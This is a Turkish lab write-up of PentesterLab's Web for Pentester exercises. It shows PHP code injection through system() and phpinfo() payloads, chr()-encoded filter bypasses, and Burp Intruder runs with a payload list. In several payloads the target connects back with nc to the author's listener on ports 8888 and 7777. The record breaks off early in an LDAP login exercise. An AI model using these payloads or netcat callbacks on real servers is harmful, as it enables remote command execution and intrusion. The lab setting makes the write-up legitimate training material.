Hello Notice: Use of undefined constant ls - assumed 'ls' in /var/www/codeexec/example1.php(6) : eval()'d code on line 1 example1.php example2.php example3.php example4.php index.html zap_token
© PentesterLab 2013
```

- Sistemin linux olduğunu gördüğüm için system(ls) komutu ile bulunduğu dizinde ki php dosyalarını görüntüleyebildim.

The screenshot shows a web browser window with the URL `hacking.com/codeexec/example1.php?name=';system("pwd");';`. The page title is 'Hello' and the main content displays the output of the system("pwd") command. The output shows the current working directory as /var/www/codeexec.

```
Hello /var/www/codeexec zap_token
© PentesterLab 2013
```

- “system("pwd")” komutu ile hangi dizinin içerisinde olduğumu görüntüleyebildim.

Uygulama 2 : Filtreleme atlatma

- ✓ Server Side Code Injection - PHP Code Injection (2)
 - ▀ GET: http://hacking.com/codeexec/example1.php?name=%22%3Bprint%28chr%28122%29.chr%2897%
 - ▀ GET: http://hacking.com/codeexec/example2.php?order=%24%7B%40print%28chr%28122%29.chr%2897%
- > ✓ Çapraz Siteden Betik Çalıştırma(DOM tabanlı) (9)

-Zaproxy üzerinde baktığımızda zaafiyeti bulduğunu görüntüleyebildim.

```
http://hacking.com/codeexec/example2.php [ show trace + ]
Memo: PHP notice (text) (sig: 22013)
5. http://hacking.com/codeexec/example2.php?order=9876sf1 [ show trace + ]
  Memo: PHP parse error (text) (sig: 22011)
6. http://hacking.com/codeexec/example2.php?order=9876sf1 [ show trace + ]
  Memo: PHP warning (text) (sig: 22019)
7. http://hacking.com/codeexec/example2.php?[0]['order']=id [ show trace + ]
  Memo: PHP notice (text) (sig: 22013)
8. http://hacking.com/codeexec/example2.php?order=A [ show trace + ]
  Memo: PHP notice (text) (sig: 22013)
9. http://hacking.com/codeexec/example2.php?order=bootstrap-responsive [ show trace + ]
  Memo: PHP notice (text) (sig: 22013)
10. http://hacking.com/codeexec/example2.php?order=sfi001287v224505 [ show trace + ]
  Memo: DUD notice (text) (sig: 22013)
```

- Skipfish aracıza zaafiyeti algılıyor fakat çok anlaşılır düzeyde bilgiler vermedi.


id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

© PentesterLab 2013

-WFP üzerinden de baktığımız zaman zafiyet sayfamız bu şekilde gözüktü.

```
?parametre: order  
Saldırı: ${@print(chr(122).chr(97).chr(112).chr(95).chr(116).chr(111).chr(107).chr(101).chr(110))}  
Content
```

-Zaproxy üzerinden saldırısı kısmında ki bağlantıyi kopyaladım.




- Ardından WFP üzerindeki order= sonrasında yapıştırdım çikan ekran üzerinde hata alsam da işlemin aslında çalıştığını görebildim.

- Bu sebeple link üzerinden birazcık daha oynamaya başladım. Bir önceki örnekte gösterdiğim decoder kısmında ki kod ile yine zap_token yazdırıldı fakat burayı silip başka bir komut girersem çalışacağımı düşündüm ve denedim.


A screenshot of a web browser window. The address bar shows 'hacking.com/codeexec/example2.php?order=\${@phpinfo}'. The page content displays the PHP Version 5.3.3-7+squeeze15 information table:

System	Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686
Build Date	Mar 4 2013 14:02:50
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/ldap.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626

- Link içeresine Encoder sayesinde phpinfo() komutunu gizledim ve çalıştırduğumda başarılı bir şekilde çalıştı.



- Çalıştırdığım linki tam olarak göstermek istedim.



- Bir önceki örnekteki gibi system(ls) komutu ile zafiyetten yararlandım.


Uygulama 3 : Burpsuite ve Payload listeleriyle çalışma.

```
▼ 🔴 Server Side Code Injection - PHP Code Injection (2)
  └ GET: http://hacking.com/codeexec/example1.php?name=%22%3Bprint%28chr%28122%29.chr%2897%
    └ GET: http://hacking.com/codeexec/example2.php?order=%24%7B%40print%28chr%28122%29.chr%2897%
      > 🔴 Çapraz Siteden Betik Çalıştırma(DOM tabanlı) (9)
```

-Zaproxy aracı zafiyeti buldu fakat yüzeysel bir bilgilendirme yaptı.

```
1. http://hacking.com/codeexec/example2.php [ show trace + ]
  Memo: PHP notice (text) (sig: 22013)
2. http://hacking.com/codeexec/example2.php?order=9876sfi [ show trace + ]
  Memo: PHP parse error (text) (sig: 22011)
3. http://hacking.com/codeexec/example2.php?order=9876sfi [ show trace + ]
  Memo: PHP warning (text) (sig: 22019)
4. http://hacking.com/codeexec/example2.php?[0]['order']=id [ show trace + ]
  Memo: PHP notice (text) (sig: 22013)
5. http://hacking.com/codeexec/example2.php?order=A [ show trace + ]
  Memo: PHP notice (text) (sig: 22013)
6. http://hacking.com/codeexec/example2.php?order=bootstrap-responsive [ show trace + ]
  Memo: PHP notice (text) (sig: 22013)
7. http://hacking.com/codeexec/example2.php?order=sfi001287v224505 [ show trace + ]
  Memo: DUD notice (text) (sig: 22013)
```

-Skipfish aracı da zafiyeti buldu fakat o da yüzeysel bir bilgilendirme yaptı.



-Önce zafiyetimizin sayfasına baktım.

-Zafiyet testlerimden de çok fazla bilgi alamadığım için Burpsuite üzerinden payload denemesi yapmak istedim.

```
(root💀 kali)-[~/Masaüstü]
└─# git clone https://github.com/pcdunyasitv/CODE-INJECTION-PAYOUT
  Klonlama konumu: 'CODE-INJECTION-PAYOUT' ...
```


-Git clone komutu ile payload dosyamızı indiriyoruz.Siz isterseniz başka bir payload ile çalışabilirsiniz.

```

1 hacker".system('ls -la /'); #
2 system("ls -la /")
3 /lamer/e
4 Hello lamer
5 hacker%22.system%28%27ls%20-la%20%2F%27%29%3B%20%23
6 admin".system('ls -la /');#
7 admin".system('ls -la /');
8 admin".system('ls -la /'):
9 admin".system('ls -la /')
10 admin%22.system%28%27ls%20-la%20%2F%27%29%3B%23

```

-İndirdiğimiz payload listesinin içeriğini az da olsa göstermek istedim.



-Payload işlemi için kullanacağım Burpsuite aracını çalıştırıldım. Öncelikle proxy konumundan Intercept ayarını On konumuna getirdim. Bu ayar ile dinleme moduna geçiş yaptı.

```

Request to http://hacking.com:80 [192.168.1.106]
Forward Drop Intercept is on Action Open Browser Comment this item
Pretty Raw In Actions ▾
1 GET /codeexec/example3.php?new=hacker&pattern=/lamer/&base=Hello%20lamer HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://hacking.com/
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12

```

-Ardından WFP üzerinden sayfa yenileme işlemi yaptım ve BurpSuite üzerine bilgileri çektim. Ardından bilgileri Intruder kısmına gönderdim.

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```

1 GET /codeexec/example3.php?new=$hacker$&pattern=$/lamer/$&base=$Hello%20lamer$ HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://hacking.com/
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
  
```

-İntruder sekmesine geçiş yaptım. Önceki yaptığımız örneklerde tek alan üzerinde deneme yapıyorduk bu sefer 3 alan üzerinde çalışacağım. Attack type'ini Cluster Bomb olarak ayarladım.

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 92
Payload type: Simple list Request count: 0

Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.

- Paste
- Load ...
- Remove
- Clear

```

hacker" system('ls -la /'); #
system('ls -la /')
/lamer/e
Hello lamer
hacker%22.system%28%27ls%20-la%20%2F%2...
admin".system('ls -la /');
admin".system('ls -la /');
admin".system('ls -la /');
admin".system('ls -la /');
admin%22.system%28%27ls%20-la%20%2F%2...
  
```

-Ardından payload kısmına geçiş yaptım ve Payload set kısmından 1-2 ve 3 alanları için de Payload options bölümünden paste butonuna basıp payloadımı ekledim ve Start attack ile işlemi başlattım.

Filter: Showing all items							
Request	Payload1	Payload2	Payload3	Status	Error	Timeout	Length
1	Hello lamer	hacker".system('ls -la /'); #	hacker" system('ls -la /'); #	200			1901
2	hacker%22.system%28%27ls%20-la%20%2F%2...	hacker" system('ls -la /'); #	hacker" system('ls -la /'); #	200			1901
3	admin".system('ls -la /');	hacker" system('ls -la /'); #	hacker" system('ls -la /'); #	200			1956
4	admin".system('ls -la /');	hacker" system('ls -la /'); #	hacker" system('ls -la /'); #	200			1901
5	admin".system('ls -la /');	hacker" system('ls -la /'); #	hacker" system('ls -la /'); #	200			1901
6	admin".system('ls -la /');	hacker" system('ls -la /'); #	hacker" system('ls -la /'); #	200			1901
7	admin%22.system%28%27ls%20-la%20%2F%2...	hacker" system('ls -la /'); #	hacker" system('ls -la /'); #	200			1901
8	root".system('ls -la /'); %23	hacker" system('ls -la /'); #	hacker" system('ls -la /'); #	200			1901
9	root".system('ls -la /'); %23	hacker" system('ls -la /'); #	hacker" system('ls -la /'); #	200			1901
10	root".system('ls -la /');	hacker" system('ls -la /'); #	hacker" system('ls -la /'); #	200			1901
11	root".system('ls -la /');	hacker" system('ls -la /'); #	hacker" system('ls -la /'); #	200			1901
12	root%22.system%28%27ls%20-la%20%2F%2...	hacker" system('ls -la /'); #	hacker" system('ls -la /'); #	200			1901
13	id();system('ls -la /');#	hacker" system('ls -la /'); #	hacker" system('ls -la /'); #	200			1956
14	id();system('ls -la /');	hacker" system('ls -la /'); #	hacker" system('ls -la /'); #	200			1901

-Burpsuite üzerinden işlemi başlattım ve önceki yapmış olduğumuz Burpsuite işlemlerinde length üzerinden farklı olanları deniyorduk bu sefer ise uzunluğu en yüksek olan değer üzerinden işlem yapacağım.

-Yaklaşık olarak 770.000 deneme yapılacak biraz deneme sayısı arttığında tekrardan sonuçlara bakacağım.

Request	Payload1	Payload2	Payload3	Status	Error	Timeout	Length
3	phpinfo()	/lamer/e	/lamer/e	200			55098
5	system('ls -la /')	/lamer/e	/lamer/e	200			2936
4	hacker".system('ls -la /'); #	/lamer/e	/lamer/e	200			1956
7	admin".system('ls -la /'); #	/lamer/e	/lamer/e	200			1956

-Yaklaşık 10-15 dakika sonrasında uzunluk değeri diğerlerinden çok çok fazla olan bir değer yakaladım.

```
Pretty Raw ln Actions ▾  
1 GET /codeexec/example3.php?new=phpinfo()&pattern=%2flamer%2fe&base=%2flamer%2fe HTTP/1.1  
2 Host: hacking.com  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Referer: http://hacking.com/  
8
```

-Yüksek değerli zafiyetin linkini kopyaladım.

The screenshot shows a browser window with the address bar containing 'hacking.com/codeexec/example3.php?new=phpinfo()&pattern=%2flamer%2fe&base=%2flamer%2fe'. The main content area displays the PHP Version 5.3.3-7+squeeze15 page, which includes the PHP logo and a table of system configuration details:

System	Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686
Build Date	Mar 4 2013 14:02:50
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/ldap.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini

-Kopyaladığım bağlantıyı wfp sitesi üzerinde çalıştırıldım ve php komutu açıldığını gördüm.



-Linki incelediğimiz zaman phpinfo() kısmını değiştirdiğimizde istediğimiz bilgilere erişim sağlayabilirim.




-System(ls) komutunu phpinfo içeresine koyarak başarılı şekilde .php dosyalarını listeleyebildik. Hata gözükmüyor ama istediğimiz zaafiyeti elde ettik.

```
(root💀kali)-[~]
└─# nc -lvp 8888
listening on [any] 8888 ...
```

-Şuanda sistem üzerinde netcat kurulu ise bağlantı kurmam mümkün hale gelicektir. Bunun için ilk önce rastgele bir portu dinlemeye aldım.

```
(root💀kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.102 netmask 255.255.255.0 broadcast 192.168.1.255
      inet6 fe80::20c:29ff:fea3:af prefixlen 64 scopeid 0x2
        ether 00:0c:29:a3:00:af txqueuelen 1000 (Ethernet)
```

-Ardından kendi IP adresimi öğrendim ve bir sonraki işlemde link üzerinden bağlantı gönderdim.



-Link içeresine eklediğim komut ile kendi IP adresime ve dinlediğim porta bir istek gönderdim.

```
(root💀kali)-[~]
└─# nc -lvp 8888
listening on [any] 8888 ...
connect to [192.168.1.102] from hacking.com [192.168.1.106] 35087
ls
```

-WFP üzerinde işlem yapıyorum bundan sonra sisteme zarar gelmesin diye engellenmiş normalde bir sunucuya bu şekilde erişim sağladığımızda devamını çok rahat bir şekilde getirebiliriz.

Uygulama 4 : BurpSuite ile güvenlik açığı tespiti

- ✓ Server Side Code Injection - PHP Code Injection (2)
 - GET: http://hacking.com/codeexec/example1.php?name=%22%3Bprint%28chr%28122%29.chr%2897%
 - GET: http://hacking.com/codeexec/example2.php?order=%24%7B%40print%28chr%28122%29.chr%2897%
- > ▲ Çapraz Siteden Betik Çalıştırma(DOM tabanlı) (9)

-Zaproxy üzerinden zafiyeti görüntüleyemedim.Bu yüzden skipfish üzerinde bir arama gerçekleştireceğim.

1. http://hacking.com/codeexec/example2.php [show trace +]
Memo: PHP notice (text) (sig: 22013)
2. http://hacking.com/codeexec/example2.php?order=9876sfi [show trace +]
Memo: PHP parse error (text) (sig: 22011)
3. http://hacking.com/codeexec/example2.php?order=9876sfi [show trace +]
Memo: PHP warning (text) (sig: 22019)
4. http://hacking.com/codeexec/example2.php?[0]['order']=id [show trace +]
Memo: PHP notice (text) (sig: 22013)
5. http://hacking.com/codeexec/example2.php?order=A [show trace +]
Memo: PHP notice (text) (sig: 22013)
6. http://hacking.com/codeexec/example2.php?order=bootstrap-responsive [show trace +]
Memo: PHP notice (text) (sig: 22013)
7. http://hacking.com/codeexec/example2.php?order=sfi001287v224505 [show trace +]
Memo: DUD notice (text) (sig: 22013)


-Skipfish uygulaması yüzeysel olarak bilgilendirme yaptı.

-Bir önceki uygulamamızda length değeri yüksek olan üzerinden işlem yapmıştık fakat bu her zaman çalışacak diye bir kesinlik yoktur.Altta kalan bir değer de zaafiyet kullanırtabilir.

-Şuan yapacağımız işlem ise en doğru sonucu elde edeceğimiz yöntemdir.


```
1 hacker .system('ls -la /'); #
2 system("ls -la /")
3 /lamer/e
4 Hello lamer
5 phpinfo()
6 hacker%22.system%28%27ls%20-la%20%2F%27%29%3B%20%23
7 admin".system('ls -la /');#
8 admin".system('ls -la /');
9 admin".system('ls -la /');
10 admin".system('ls -la /')
11 admin%22.system%28%27ls%20-la%20%2F%27%29%3B%23
12 root".system('ls -la /'); %23
```

-” ls -la “ komutu üzerinde oynama yaparsam zafiyeti farklı bir yoldan kullanabilirim.



-Buraya nc komutunu ekleyip direkt erişimi denedim.Bunu tek tek yapamayacağım için dizinin içerisinde uc birim açtım ve “leafpad” ile düzenleme yaptım.

-Leafpad ile açtıktan sonra değiştireceğim kısmı kopyaladım ve ara bölümünden değiştir seçeneğine giriş yaptım.



-7777 portunu dinlemeye aldım ardından kendi IP numaram ve dinlemeye aldığım port ile değiştirme işlemini gerçekleştirdim.

```

Dosya Düzenle Ara Seçenekler Yardım
hacker".system('nc 192.168.1.102 7777'); #
system("nc 192.168.1.102 7777")
/lamer/e
Hello lamer
phpinfo()
hacker%22.system%28%27ls%20-la%20%2F%27%29%3B%20%23
admin".system('nc 192.168.1.102 7777');#
admin".system('nc 192.168.1.102 7777');
admin".system('nc 192.168.1.102 7777'):
admin".system('nc 192.168.1.102 7777')
admin%22.system%28%27ls%20-la%20%2F%27%29%3B%23
root".system('nc 192.168.1.102 7777'); %23
root".system('nc 192.168.1.102 7777');
root";system('nc 192.168.1.102 7777'); %23
root";system('nc 192.168.1.102 7777');
root%22.system%28%27ls%20-la%20%2F%27%29%3B%20%2523
id);}system('nc 192.168.1.102 7777');#
id);}system('nc 192.168.1.102 7777');
id) lsvtem('nc 192.168.1.102 7777')'.

```

-Değişim işlemi tamamlandı şuanda yapmış olduğum işlemde payloadlardan herhangi biri çalışır ise direk sunucuya bağlantım kurdum.

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project

Intercept HTTP history WebSockets history Options

Request to http://hacking.com:80 [192.168.1.106]

Forward Drop Intercept is on Action Open Browser

Pretty Raw \n Actions ▾

```

1 GET /codeexec/example4.php?name=hacker HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://hacking.com/
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12

```

Scan
Send to Intruder
Send to Repeater Ctrl-R
Send to Sequencer

-Burpsuite uygulamasını açıyorum ve proxy Intercept On ayarını açtım ve Firefox üzerinden zafiyetimin bulunduğu sayfayı açıp yeniledim.

-Sağ tıklayıp Intruder sekmesine gönderdim yaptım.

Target Positions Payloads Options

(?) Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions. See help for full details.

Attack type: Sniper

```

1 GET /codeexec/example4.php?name=$hacker$ HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5

```

-İntruder sekmesi üzerinde positions kısmını kontrol ettim. Doğru konum üzerinde işlem yapıyor. Ardından payloads kısmına geçiş yaptım.

Target Positions **Payloads** Options

(?) Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 93
 Payload type: Simple list Request count: 93

(?) Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

```

hacker".system('nc 192.168.1.102 7777');#
system("nc 192.168.1.102 7777")
/lamer/e
Hello/lamer
phpinfo()
hacker%22.system%28%27%20-la%20%2F%2...
admin".system('nc 192.168.1.102 7777');#
admin".system('nc 192.168.1.102 7777');
admin".system('nc 192.168.1.102 7777');
admin".system('nc 192.168.1.102 7777')

```

-Payloadlarımı ekleyip saldırıyı başlattım. Doğru sonuca ulaştığında nc üzerinden dinlediğim porta bilgi çekilecek.

ID	Request	Response	Time
67	id);system('nc 192.168.1.102 7777')	200	1834
68	system('nc 192.168.1.102 7777')	200	1862
69	hacker".system('nc 192.168.1.10...	200	1755
70	hacker"; \$name = "kod"; echo \$...	200	1768
71	hacker".system('nc 192.168.1.10...	200	1755
72	id"; \$name = "kod"; echo \$name... 200	200	1764

root@kali:~

Dosya Eylemler Düzen Görünüm Yardım

```

└─(root㉿kali:[~])
  └─# nc -lvp 7777
  listening on [any] 7777 ...
  connect to [192.168.1.102] from hacking.com [192.168.1.106] 48160

```

-Kullanmış olduğum payloadlar başarılı bir şekilde çalıştı ve nc üzerinden dinlediğim porta bağlantı geldi.

-Kısıtlama olduğu için burada işlem tikanıyor normalde başka bir sunucu üzerinde işlem yapsaydık devamını getirebilirdik.

LDAP(Hafif Dizin Erişim Protokolü)

-LDAP'ı kabaca Kimlik doğrulama sistemi üzerinden yetkilendirme diyebiliriz.

-LDAP,389 ve 636 no'lu portlarda çalışır.

-Önceki yaptığımız uygulamalarda 80 ve 443 portlarında çalışan Web Uygulamalarının açıklarıydı.

LDAP ile ilgili WFP üzerinden 2 adet uygulama deneyeceğiz.

Uygulama 1 : Kimlik doğrulama sistemi. Bu uygulama üzerinde 3 farklı yol deneyeceğiz.


1-)Kullanıcı adı ve parola boş bırakmak

2-)Wordlist ile bruteforce

3-)Kullanıcı adı ve parolayı ortadan kaldırmak.

-Tüm işlemler Burpsuite üzerinden gerçekleşeceği için önce Burpsuite'i açıyorum.Gerekli proxy ayarlarını yapıyorum.

1-) Kullanıcı adı ve parola boş bırakma.



-WFP üzerinden zafiyet içeren Web sitesini görüntüledim ve URL'yi kopyaladım.Bu esnada arka planda Burpsuite çalışmaktadır. Burpsuite üzerinden intercept ayarını on konumuna getirip sayfayı yeniledim ve bilgileri burpsuite üzerine çektim.



-WFP üzerinden yapmış olduğum işlem sonrasında bütün bilgileri Burpsuite üzerine çekerdim.Ardından “send to repeater” ile bilgileri repeater'a aktardım.Burada sayfayı adım adım izleyebileceğim.

```

Send Cancel <> <>
Request
Pretty Raw ln Actions
1 GET /ldap/example1.php?username=&password= HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0

